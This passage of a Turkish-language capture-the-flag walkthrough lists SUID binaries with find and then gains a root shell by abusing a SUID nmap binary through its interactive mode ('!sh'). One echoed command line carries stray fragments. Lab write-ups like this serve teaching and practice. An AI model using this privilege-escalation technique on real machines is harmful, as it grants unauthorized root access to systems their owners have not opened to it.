robot@linux:/$ find / -perm -u=s -type f 2>dev/null
find / -perm -u=s -type f 2>dev/null 2.168.139... misafir.netye... overthewire
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

-Geriye root olma işlemi kaldı.Burada ilk önce find komutu ile root olabileceğim dizinleri arıyorum.

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

-Root yetkisi alabileceğim uygulamalara baktığımda nmap gözüme çarpıyor.Network üzerinden bir nmap command interactive terminal araması ile nmap üzerinden bir shell kurup oradan root yetkisini ele alıyorum.